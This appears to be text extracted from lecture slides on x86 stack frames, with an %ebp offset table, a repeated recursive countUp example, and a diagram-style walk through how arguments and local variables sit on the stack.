


Expression	Value
<code>%ebp</code>	<code>0xFF33440C</code> <code>0xFF334408</code>
<code>%ebp - 4</code>	<code>0xFF334408</code> <code>0xFF334404</code>
<code>%ebp - 8</code>	<code>0xFF334404</code> <code>0xFF334400</code>
<code>-4(%ebp)</code>	1 <code>2</code>
<code>-8(%ebp)</code>	2 <code>3</code>
<code>-C(%ebp)</code>	3 <code>???</code>
<code>(%ebp)</code>	9 <code>1</code>
<code>+4(%ebp)</code>	<code>???</code> <code>9</code>

It is really important to keep track of the `%ebp` and `%esp` registers at the right positions for correct variable referencing and indexing, otherwise, we result on a chaos!


STACK FRAMES

```
void main() { countUp(3); }  
  
void countUp(int n) {  
    if(n > 1)  
        countUp(n-1);  
    printf("%d\n", n);  
}
```




STACK FRAMES

```
void main() { countUp(3); }  
  
void countUp(int n) {  
    if(n > 1)  
        countUp(n-1);  
    printf("%d\n", n);  
}
```




STACK FRAMES

```
void main() { countUp(3); }  
  
void countUp(int n) {  
    if(n > 1)  
        countUp(n-1);  
    printf("%d\n", n);  
}
```




STACK FRAMES

```
void main() { countUp(3); }  
  
void countUp(int n) {  
    if(n > 1)  
        countUp(n-1);  
    printf("%d\n", n);  
}
```




STACK FRAMES

```
void main() { countUp(3); }  
  
void countUp(int n) {  
    if(n > 1)  
        countUp(n-1);  
    printf("%d\n", n);  
}
```




STACK FRAMES

```
void main() { countUp(3); }  
  
void countUp(int n) {  
    if(n > 1)  
        countUp(n-1);  
    printf("%d\n", n);  
}
```




STACK FRAMES

```
void main() { countUp(3); }  
  
void countUp(int n) {  
    if(n > 1)  
        countUp(n-1);  
    printf("%d\n", n);  
}
```




STACK LAYOUT WHEN CALLING FUNCTION

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int  loc2;
    int  loc3;
    ...
}
```



STACK LAYOUT WHEN CALLING FUNCTION


```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int  loc2;
    int  loc3;
    ...
}
```



STACK LAYOUT WHEN CALLING FUNCTION


```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int  loc2;
    int  loc3;
    ...
}
```

Two values between the arguments
and the local variables



STACK FRAMES

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int  loc2;
    int  loc3;
    ...
}
```




The part of the stack corresponding to this particular invocation of this particular function

ACCESSING VARIABLES

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int  loc2;
    int  loc3;
    loc2++;
}
```

